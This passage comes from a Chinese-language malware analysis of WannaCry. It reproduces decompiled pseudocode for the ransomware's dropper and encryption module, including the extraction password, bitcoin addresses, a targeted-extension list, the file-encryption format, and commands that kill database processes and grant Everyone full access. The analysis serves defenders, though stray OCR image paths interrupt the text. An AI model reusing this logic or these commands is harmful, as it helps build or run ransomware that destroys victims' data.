运行副本，优先通过服务的模式启动，否则以进程的方式启动，在函数 fun_checkMutex 中通过检测互斥体 Global\MsWinZonesCacheCounterMutexA 来判断是否运行成功。

```
BOOL fun_starCopy()
{
  CHAR Buffer; // [sp+4h] [bp-208h]@1
  char v2; // [sp+5h] [bp-207h]@1
  __int16 v3; // [sp+209h] [bp-3h]@1
  char v4; // [sp+20Bh] [bp-1h]@1

  Buffer = byte_40F910;
  memset(&v2, 0, 0x204u);
  v3 = 0;
  v4 = 0;
  GetFullPathNameA(tasksche_exe, 0x208u, &Buffer, 0);
  return fun_startService((int)&Buffer) && fun_checkMutex(60) || fun_starProcess(&Buffer, 0, 0) && fun_checkMutex(60);
}
```


设置对应的注册表项

```
signed int __cdecl fun_setCurrentpathToreg(int a1)
{
  size_t v1; // eax@7
  int v2; // esi@7
  LSTATUS v3; // eax@8
  CHAR Buffer; // [sp+8h] [bp-2DCh]@1
  char v6; // [sp+9h] [bp-2DBh]@1
  __int16 v7; // [sp+2DDh] [bp-7h]@1
  char v8; // [sp+2DFh] [bp-5h]@1
  wchar_t Dest; // [sp+218h] [bp-4ACh]@1
  char v10; // [sp+224h] [bp-4A0h]@1
  DWORD cbData; // [sp+2D8h] [bp-Ch]@8
  int v12; // [sp+2DCh] [bp-8h]@1
  HKEY phkResult; // [sp+2E0h] [bp-4h]@1

  qmemcpy(&Dest, aSoftware, 0x14u);
  Buffer = 0;
  phkResult = 0;
  memset(&v10, 0, 0xB4u);
  memset(&v6, 0, 0x204u);
  v7 = 0;
  v8 = 0;
  wcscat(&Dest, WanaCrypt0r);
  v12 = 0;
  while ( 1 )
  {
    if ( v12 )
      RegCreateKeyW(HKEY_CURRENT_USER, &Dest, &phkResult);
    else
      RegCreateKeyW(HKEY_LOCAL_MACHINE, &Dest, &phkResult);
    if ( phkResult )
    {
      if ( a1 )
      {
        GetCurrentDirectoryA(0x207u, &Buffer);
        v1 = strlen(&Buffer);                   // HKEY_LOCAL_MACHINE\Software\WanaCrypt0r\wd
        v2 = RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)&Buffer, v1 + 1) == 0;
      }
      else
      {
        cbData = 519;
        v3 = RegQueryValueExA(phkResult, ValueName, 0, 0, (LPBYTE)&Buffer, &cbData);
        v2 = v3 == 0;
        if ( !v3 )
          SetCurrentDirectoryA(&Buffer);
      }
```

之后在函数 fun_releaseResource 中通过再次解压出真正的 ransome 模块，解压的时候资源为对应 80A，需要是使用到解压码 WNcry@2ol7。

```
int __cdecl fun_releaseResource(HMODULE hModule, char *Str)
{
  HRSRC v2; // eax@1
  HRSRC v3; // esi@1
  HGLOBAL v4; // eax@2
  void *v5; // edi@3
  int v6; // eax@4
  _DWORD *v7; // esi@4
  int result; // eax@5
  int v9; // ebx@6
  int i; // edi@6
  int v11; // [sp+8h] [bp-12Ch]@6
  char Str1; // [sp+Ch] [bp-128h]@6

  v2 = FindResourceA(hModule, (LPCSTR)0x80A, Type);
  v3 = v2;
  if ( v2
    && (v4 = LoadResource(hModule, v2)) != 0
    && (v5 = LockResource(v4)) != 0
    && (v6 = SizeofResource(hModule, v3), (v7 = sub_4075AD(v5, v6, Str)) != 0) )
  {
    v11 = 0;
    memset(&Str1, 0, 0x128u);
    sub_4075CA((int)v7, -1, (int)&v11);
    v9 = v11;
    for ( i = 0; i < v9; ++i )
    {
      sub_4075CA((int)v7, i, (int)&v11);
      if ( strcmp(&Str1, Str2) || GetFileAttributesA(&Str1) == -1 )
        sub_40763D((int)v7, (HANDLE)i, &Str1);
    }
    sub_407656(v7);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

解压出的文档如下所示：其中 msg 中包含各国的敲诈说明版本



msg	2017/5/14 15:25	文件夹	
b.wnry	2017/5/11 20:13	WNRY 文件	1,407 KB
c.wnry	2017/5/14 15:01	WNRY 文件	1 KB
r.wnry	2017/5/11 15:59	WNRY 文件	1 KB
s.wnry	2017/5/9 16:58	WNRY 文件	2,968 KB
t.wnry	2017/5/12 2:22	WNRY 文件	65 KB
taskdl.exe	2017/5/12 2:22	应用程序	20 KB
taskse.exe	2017/5/12 2:22	应用程序	20 KB
u.wnry	2017/5/12 2:22	WNRY 文件	240 KB

详细的功能列表

名称	作用
b.wnry	敲诈图片资源
c.wnry	配置文件，钱包地址，Tor 地址
r.wnry	Q&A
s.wnry	压缩包，用于 TOR 的网络组建
t.wnry	真正的 ransom 模块，被加密
u.wnry	解密程序，之后被改名为 @WanaDecryptor@.exe
taskdl.exe	用于删除临时文件
taskse.exe	在任意的远程桌面 session 中运行指定程序
taskhsvc.exe	网络通信组建

之后在函数 fun_getBitaddress 中获取对应的比特币付款地址，受害者通过该地址可以进行支付解锁。

```
int fun_getBitaddress()
{
  int result; // eax@1
  int v1; // eax@2
  char DstBuf; // [sp+0h] [bp-318h]@1
  char Dest; // [sp+B2h] [bp-266h]@2
  char *Source; // [sp+30Ch] [bp-Ch]@1
  char *v5; // [sp+310h] [bp-8h]@1
  char *v6; // [sp+314h] [bp-4h]@1

  Source = a13am4vw2dhxygx;                     // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
  v5 = a12t9ydpgwuez9n;                         // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  v6 = a115p7ummngoj1p;                         // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  result = sub_401000(&DstBuf, 1);
  if ( result )
  {
    v1 = rand();
    strcpy(&Dest, (&Source)[4 * (v1 % 3)]);
    result = sub_401000(&DstBuf, 0);
  }
  return result;
}
```

运行命令再次设置该工作目录。

```
fun_starProcess(attrib, 0, 0);              // attrib +h
fun_starProcess(icacls, 0, 0);              // icacls . /grant Everyone:F /T /C /Q
```


之后动态获取文件类 api，crypt 解密类 api。

```
int fun_getFunaddress()
{
  HMODULE v0; // eax@3
  HMODULE v1; // edi@3
  FARPROC fun_Closehandle; // eax@4
  int result; // eax@11

  result = 0;
  if ( fun_getCryptFunAddr() )
  {
    if ( fun_CreateFileW
      || (v0 = LoadLibraryA(ModuleName), (v1 = v0) != 0)
      && (fun_CreateFileW = (int)GetProcAddress(v0, CreateFileW),
          fun_WriteFile = (int)GetProcAddress(v1, WriteFile_0),
          fun_Readfile = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v1, aReadfile),
          fun_Movefilew = (int)GetProcAddress(v1, aMovefilew),
          fun_Movefileexw = (int)GetProcAddress(v1, aMovefileexw),
          fun_Deletefilew = (int)GetProcAddress(v1, aDeletefilew),
          fun_Closehandle = GetProcAddress(v1, aCloseHandle),
          dword_40F890 = (int)fun_Closehandle,
          fun_CreateFileW)
      && fun_WriteFile
      && fun_Readfile
      && fun_Movefilew
      && fun_Movefileexw
      && fun_Deletefilew
      && fun_Closehandle )
    {
      result = 1;
    }
  }
  return result;
}
```

之后通过内置的 RSA 公钥解密对应的 t.wnry，该模块为对应的 RansomModule，用于实现真正的文件加密功能，如下所示，解密之后通过 fun_shell_loadTaskStardll 加载该 dll 到内存中，并调用 TaskStart 函数开始进行加密流程。


```
{
  sub_4012FD(&v10);
  if ( fun_importKey(&v10, 0, 0, 0) )
  {
    v15 = 0;
    v6 = (void *)fun_decryptTwnry(&v10, aT_wnry, (int)&v15);
    if ( v6 )
    {
      v7 = fun_shell_loadTaskStartdll(v6, v15);
      if ( v7 )
      {
        v8 = (void (__stdcall *)(_DWORD, _DWORD))fun_starEncrypt(v7, TaskStart);
        if ( v8 )
          v8(0, 0);
      }
    }
  }
  sub_40137A(&v10);
}
```

如下图示可以看到对 fun_decryptTwnry 函数下断，函数运行结束之后，内存中已经解密出了 RansomModule，可以直接进行 dump。




RansomeModule

如下图所示 dump 出的 RansomModule 的导出函数如下所示，通过 TaskStart 开始加密任务。



该 RansomeModule 的加密流程如下，黑客掌握一对公私钥 A1/A2，A1 公钥在样本中，A2 私钥为黑客持有，RansomModule 通过该公钥 A1 生成一对新的 RSA 公私钥 B1/B2，公钥 B1 保存到文件 00000000.pky 中，私钥 B2 通过公钥 A1 加密保存到 00000000.eky 中，遍历文件并对每一个文件生成随机的 AES128 位秘钥 C，通过公钥 B1 加密 AES 秘钥 C，并用 C 对文件进行加密，之后将被加密 AES 秘钥 C 附加在文件内容中。



如下所示样本首先获取 file/crypt 类函数，之后分别生成两个用于保存公私钥的文件名，之后通过函数 fun_shell_testEncryptreliableOrnot 测试内置公钥的的可靠性。

```
if ( !fun_getFunAddress() )
  return 0;
sprintf(Dest, a08x_res, 0);
sprintf(Filepky, a08x_pky, 0);
sprintf(Fileeky, a08x_eky, 0);
if ( fun_Mutextest(0) || fun_shell_testEncryptreliableOrnot(0) )
{
  v10 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004990, 0, 0, 0);
  WaitForSingleObject(v10, 0xFFFFFFFF);
  CloseHandle(v10);
  return 0;
}
```

如下所示对首先通过加密 TESTDATA 字符测试该公钥的加密可行性。

```
 v3 = this;
 strcpy(Str2, "TESTDATA");
 v8 = 0;
 Str1 = 0;
 memset(&v10, 0, 0x1FCu);
 v11 = 0;
 v12 = 0;
 v6 = strlen(Str2);
 if ( !fun_shell_Cryptacquirecontent((char *)v3) )
   return 0;
 ms_exc.registration.TryLevel = 0;
 if ( !sub_10003F00(*((_DWORD *)v3 + 1), (int)v3 + 8, lpFileName)
   || !sub_10003F00(*((_DWORD *)v3 + 1), (int)v3 + 12, a3) )
 {
   v5 = (char *)&ms_exc.registration;
   goto LABEL_6;
 }
 strcpy(&Str1, Str2);
 if ( !fun_Cryptencrypt(*((_DWORD *)v3 + 2), 0, 1, 0, &Str1, &v6, 512) )
 {
   v5 = (char *)&ms_exc.registration;
LABEL_6:
   local_unwind2((int)v5, -1);
   return 0;
 }
 if ( !fun_Cryptdecrypt(*((_DWORD *)v3 + 3), 0, 1, 0, &Str1, &v6) )
 {
   v5 = (char *)&ms_exc.registration;
   goto LABEL_6;
 }
 if ( strncmp(&Str1, Str2, strlen(Str2)) )
 {
   ms_exc.registration.TryLevel = -1;
   fun_Cryptrelease((int)v3);
   return 0;
 }
 local_unwind2((int)&ms_exc.registration, -1);
 return 1;
}
```

之后在函数 fun_optionKey 中通过该内置的公钥生成一对 RSA 公私钥 A1/A2，并保存到对应的文件 00000000.pky，00000000eky 中。

```
int __thiscall fun_optionKey(char *this, LPCSTR Filepky, LPCSTR Fileeky)
{
  char *v3; // esi@1
  int v5; // esi@14

  v3 = this;
  if ( !fun_shell_Cryptacquirecontent(this) )
  {
    fun_Cryptrelease((int)v3);
    return 0;
  }
  if ( Filepky )
  {
    if ( !fun_readPublickey((int)v3, Filepky) )
    {
      if ( !fun_Cryptimportkey(*((_DWORD *)v3 + 1), &unk_1000CF40, 276, 0, 0, v3 + 12)
        || !fun_shell_Cryptgenkey(*((_DWORD *)v3 + 1), (int)(v3 + 8))
        || !fun_outputPublickeyToFile(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, Filepky) )
      {
        goto LABEL_19;
      }
      if ( Fileeky )
        fun_encryptPrivicekeyToFile((int)v3, Fileeky);
      if ( !fun_readPublickey((int)v3, Filepky) )
      {
LABEL_19:
        fun_Cryptrelease((int)v3);
        return 0;
      }
    }
    v5 = *((_DWORD *)v3 + 3);
    if ( v5 )
      fun_Cryptdestroyke(v5);
  }
  else if ( !fun_Cryptimportkey(*((_DWORD *)v3 + 1), &unk_1000D054, 276, 0, 0, v3 + 8) )
  {
    fun_Cryptrelease((int)v3);
    return 0;
  }
  return 1;
}
```

之后运行一系列线程初始化运行环境，如下图中 fun_starTaskdl 用于调用 Taskdl.exe 删

除临时文件，最后进行 fun_enterEncrypt 开始加密流程。

```
fun_Cryptrelease((int)v3);
(**(void (__thiscall ***)(char *, signed int))v3)(v3, 1);
v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004790, 0, 0, 0);
if ( v4 )
  CloseHandle(v4);
Sleep(0x64u);
v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)fun_shell_testEncryptreliableOrnot1, 0, 0, 0);
if ( v5 )
  CloseHandle(v5);
Sleep(0x64u);
v6 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10005730, 0, 0, 0);
Sleep(0x64u);
v7 = CreateThread(0, 0, fun_starTaskdl, 0, 0, 0);
if ( v7 )
  CloseHandle(v7);
Sleep(0x64u);
v8 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004990, 0, 0, 0);
if ( v8 )
  CloseHandle(v8);
Sleep(0x64u);
fun_enterEncrypt();
if ( v6 )
{
  WaitForSingleObject(v6, 0xFFFFFFFF);
  CloseHandle(v6);
}
return 0;
```

进入 fun_enterEncrypt 后，首先调用 fun_runBatchangFilename，之后通过命令行关闭一些重要进程，以保证对应的文件能成功被加密。

```
fun_runBatchangFilename();
sub_10004DF0();
sub_10005480(&Parameter);
if ( dword_1000DD8C )
  goto LABEL_35;
while ( 2 )
{
  InterlockedExchange(&Target, -1);
  v6 = v0 + 1;
  if ( v0 == 1 )
  {
    fun_CreateProcessA(aTaskkill_exeFI, 0, 0);// taskkill.exe /f /im Microsoft.Exchange.*
    fun_CreateProcessA(aTaskkill_exe_0, 0, 0);// taskkill.exe /f /im MSExchange*
    fun_CreateProcessA(aTaskkill_exe_1, 0, 0);// taskkill.exe /f /im sqlserver.exe
    fun_CreateProcessA(aTaskkill_exe_2, 0, 0);// taskkill.exe /f /im sqlwriter.exe
    fun_CreateProcessA(aTaskkill_exe_3, 0, 0);// taskkill.exe /f /im mysqld.exe
  }
```

fun_runBatchangFilename 中运行通过一个脚本设置一个 link，将 u.wnry 重命名为 @WanaDecryptor@.exe，该 exe 即为受害者能看到的勒索展示程序。

```
DWORD fun_runBatchangFilename()
{
  DWORD result; // eax@3
  char v1; // [sp+3h] [bp-6CDh]@5
  CHAR Buffer; // [sp+4h] [bp-6CCh]@4
  char v3; // [sp+5h] [bp-6CBh]@4
  __int16 v4; // [sp+209h] [bp-4C7h]@4
  char v5; // [sp+20Bh] [bp-4C5h]@4
  char Format; // [sp+20Ch] [bp-4C4h]@4
  char Dest; // [sp+2E8h] [bp-3E8h]@7

  if ( GetFileAttributesW(L"@WanaDecryptor@.exe") == -1 )
    CopyFileW(aU_wnry, NewFileName, 0);
  result = GetFileAttributesW(a_wanadecrypt_1);
  if ( result == -1 )
  {
    qmemcpy(&Format, a_echoOffEchoSe, 0xDBu);
                                            // @echo off
                                            // echo SET ow = WScript.CreateObject("WScript.Shell")>
                                            // echo SET om = ow.CreateShortcut("%s%s")>>> m.vbs
                                            // echo om.TargetPath = "%s%s">> m.vbs
                                            // echo om.Save>> m.vbs
                                            // cscript.exe //nologo m.vbs
                                            // del m.vbs
    Buffer = byte_1000DD98;
    memset(&v3, 0, 0x204u);
    v4 = 0;
    v5 = 0;
    GetCurrentDirectoryA(0x208u, &Buffer);
    if ( strlen(&Buffer) != 0 && *(&v1 + strlen(&Buffer)) != 92 )
      strcat(&Buffer, asc_1000D624);
    sprintf(&Dest, &Format, &Buffer, WanaDecryptor__exe_lnk, &Buffer, NewFileName);
    result = (DWORD)fun_CreateProcessAwithTime((int)&Dest);
  }
  return result;
}
```

之后开始遍历文件，如下所示过滤掉 ransom 自己的文件，然后对比文件后缀是否为内置需要加密的文件类型。

```
      else if ( v38 )                       // avoid some file relias the worm
      {
        if ( wcscmp(FindFileData.cFileName, ExistingFileName) )
        {
          if ( wcscmp(FindFileData.cFileName, a_wanadecrypt_1) )
          {
            if ( wcscmp(FindFileData.cFileName, a_wanadecrypt_3) )
            {
              v43 = 0;
              memset(&v44, 0, 0x4E0u);
              HIWORD(v48) = 0;
              v12 = fun_checkFiletype(FindFileData.cFileName);
              v48 = v12;
              if ( v12 != (wchar_t *)6
                && v12 != (wchar_t *)1
                && (v12 || FindFileData.nFileSizeHigh > 0 || FindFileData.nFileSizeLow >= 0xC800000)
              {
                wcsncpy(&Dest, FindFileData.cFileName, 0x103u);
                wcsncpy(&v43, &String, 0x167u);
                v47 = FindFileData.nFileSizeHigh;
                v46 = FindFileData.nFileSizeLow;
                sub_10003760(&v32, &v36, (int)v33, &v43);
              }
            }
          }
        }
      }
    }
    v7 = hFindFile;
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
  FindClose(v7);
  for ( i = *(_DWORD **)v33; i != v33; i = (_DWORD *)*i )
  {
    if ( !fun_encrypt(v5, (wchar_t *)i + 4, 1) )
      sub_10003760((_DWORD *)a3, &v36, *(_DWORD *)(a3 + 4), i + 2);
  }
```

支持的加密文件如下所示：

```
".doc"".docx"".xls"".xlsx"".ppt"".pptx"".pst"".ost"".msg"".eml"".vsd"".vsdx"".txt"".csv"".
rtf"".123"".wks"".wk1"".pdf"".dwg"".onetoc2"".snt"".jpeg"".jpg"".docb"".docm"".dot"".dotm"
".dotx"".xlsm"".xlsb"".xlw"".xlt"".xlm"".xlc"".xltx"".xltm"".pptm"".pot"".pps"".ppsm"".pps
x"".ppam"".potx"".potm"".edb"".hwp"".602"".sxi"".sti"".sldx"".sldm"".vdi"".vmdk"".vmx"".gp
g"".aes"".ARC"".PAQ"".bz2"".tbk"".bak"".tar"".tgz"".gz"".7z"".rar"".zip"".backup"".iso"".v
cd"".bmp"".png"".gif"".raw"".cgm"".tif"".tiff"".nef"".psd"".ai"".svg"".djvu"".m4u"".m3u"".
mid"".wma"".flv"".3g2"".mkv"".3gp"".mp4"".mov"".avi"".asf"".mpeg"".vob"".mpg"".wmv"".fla""
.swf"".wav"".mp3"".sh"".class"".jar"".java"".rb"".asp"".php"".jsp"".brd"".sch"".dch"".dip"
"".pl"".vb"".vbs"".ps1"".bat"".cmd"".js"".asm"".h"".pas"".cpp"".c"".cs"".suo"".sln"".ldf"".
mdf"".ibd"".myi"".myd"".frm"".odb"".dbf"".db"".mdb"".accdb"".sql"".sqlitedb"".sqlite3"".as
c"".lay6"".lay"".mml"".sxm"".otg"".odg"".uop"".std"".sxd"".otp"".odp"".wb2"".slk"".dif"".s
tc"".sxc"".ots"".ods"".3dm"".max"".3ds"".uot"".stw"".sxw"".ott"".odt"".pem"".p12"".csr"
".crt"".key"".pfx"".der"
```

之后创建 AES 秘钥并开始加密，注意此处会随机挑选几个文件使用内置的 RSA 公钥来进行加密，这里的目的是为解密程序提供的免费解密部分文件功能演示。

```
if ( a4 == 4 && FileSize.HighPart <= 0 && FileSize.LowPart < 0xC800000 )
{
  if ( *((_DWORD *)v4 + 582) )
  {
    if ( !((unsigned int)rand() % *((_DWORD *)v4 + 582)) )
    {
      v10 = *((_DWORD *)v4 + 584);
      if ( v10 < *((_DWORD *)v4 + 583) )
      {
        v31 = 1;
        v33 = v4 + 44;
        *((_DWORD *)v4 + 584) = v10 + 1;
      }
    }
  }
}
v21 = 512;
if ( !fun_creatRandaesKey((int)v33, &pbBuffer, 0x10u, (int)&v18, (int)&v21) )
  goto LABEL_39;
sub_10005DC0(v4 + 84, &pbBuffer, off_1000D8D4, 16, 16);
memset(&pbBuffer, 0, 0x10u);
if ( !fun_Writefile(v9, aWanacry, 8, &v36, 0) // signature
  || !fun_Writefile(v9, &v21, 4, &v36, 0)     // aes_key_size
  || !fun_Writefile(v9, &v18, v21, &v36, 0)   // aes_key
  || !fun_Writefile(v9, &a4, 4, &v36, 0)      // type
  || !fun_Writefile(v9, &FileSize, 8, &v36, 0) )// filesize
{
LABEL_63:
  v15 = (char *)&ms_exc.registration;
  goto LABEL_64;
}
if ( a4 == 4 )
{
  v34 = FileSize.QuadPart;
  if ( v22 == 3 )
  {
    SetFilePointer(v8, -65536, 0, 2u);
    if ( !fun_Readfile(v8, *((_DWORD *)v4 + 306), 0x10000, &v35, 0) || v35 != 0x10000 )
    {
LABEL_21:
      v15 = (char *)&ms_exc.registration;
      goto LABEL_64;
    }
    sub_10006940((int)(v4 + 84), *((_DWORD *)v4 + 306), *((char **)v4 + 307), 0x10000u, 1);
    if ( fun_Writefile(v9, *((_DWORD *)v4 + 307), 0x10000, &v36, 0) && v36 == 0x10000 )
```

四、 一些思考

蠕虫样本的分析显示其结构和功能并不复杂，也没有做什么技术上的对抗。为什么在全球范围内形成了如此大的危害，其核心还是在于其所依赖的蠕虫式传播手段。蠕虫攻击传播所利用的漏洞微软在 2017 年 3 月已经修补，而在 4 月 Shadow Brokers 公开了蠕虫所基于的 NSA 黑客工具以后，安全业界对于可能出现蠕虫其实已经有所警觉，并再次提醒更新系统，但似乎并没什么用。

这回的蠕虫事件本质上是对企业机构的内部网络安全运维一次大考，如果企业有比较完善的 IT 运维策略并得以有效地落地执行，安全补丁能被及时打上，在本次勒索大潮中可安然度过，反之，则必然经历一场伤痛。

五、 参考引用

[1] WanaCrypt0r 勒索蠕虫完全分析报告

http://bobao.360.cn/learning/detail/3853.html

[2] Wannacry 勒索软件母体主程序逆向分析

http://www.freebuf.com/vuls/134602.html

[3] WannaCry 蠕虫详细分析

http://www.freebuf.com/articles/system/134578.html

[4] Wannacry 勒索软件分析

https://mp.weixin.qq.com/s/CTPvdIcryGYiGHKQyNROyA

[5] 关于“魔窟”（WannaCry）勒索蠕虫变种情况的进一步分析

http://www.antiy.com/response/Antiy_Wannacry_Explanation.html?from=groupmessage&isappinstalled=0

[6] WannaCry and Lazarus Group – the missing link?

https://securelist.com/blog/research/78431/wannacry-and-lazarus-group-the-missing-link/

[7] the-worm-that-spreads-wanacrypt0r

https://blog.malwarebytes.com/threat-analysis/2017/05/the-worm-that-spreads-wanacrypt0r/

[8] how-to-accidentally-stop-a-global-cyber-attacks

https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html

[9] WanaCry Ransomware：Potential Link to North Korea

http://www.intezer.com/wp-content/uploads/2017/05/Intezer_WannaCry.pdf

[10] Player 3 Has Entered the Game: Say Hello to 'WannaCry'

http://blog.talosintelligence.com/2017/05/wannacry.html?m=1&nsukey=0iYxeUP%2BZU1uMlAkxW%2FksDg0RiWTLnUGIC2KF597siLZgc3qDVK7XZMWKuhZ4RZhlW3%2BujNrSiujH1ZxR0awd6vxNsLbR61jXdVlJT7hMX3pH7gkSrhVA%2B6w%2BvT8T0bXgAmQGZOAtHfWkNjeW9lY68RaTM7fIaoNjQvQus3P0kgxvXqOZp4NSwqmsHFZTTSm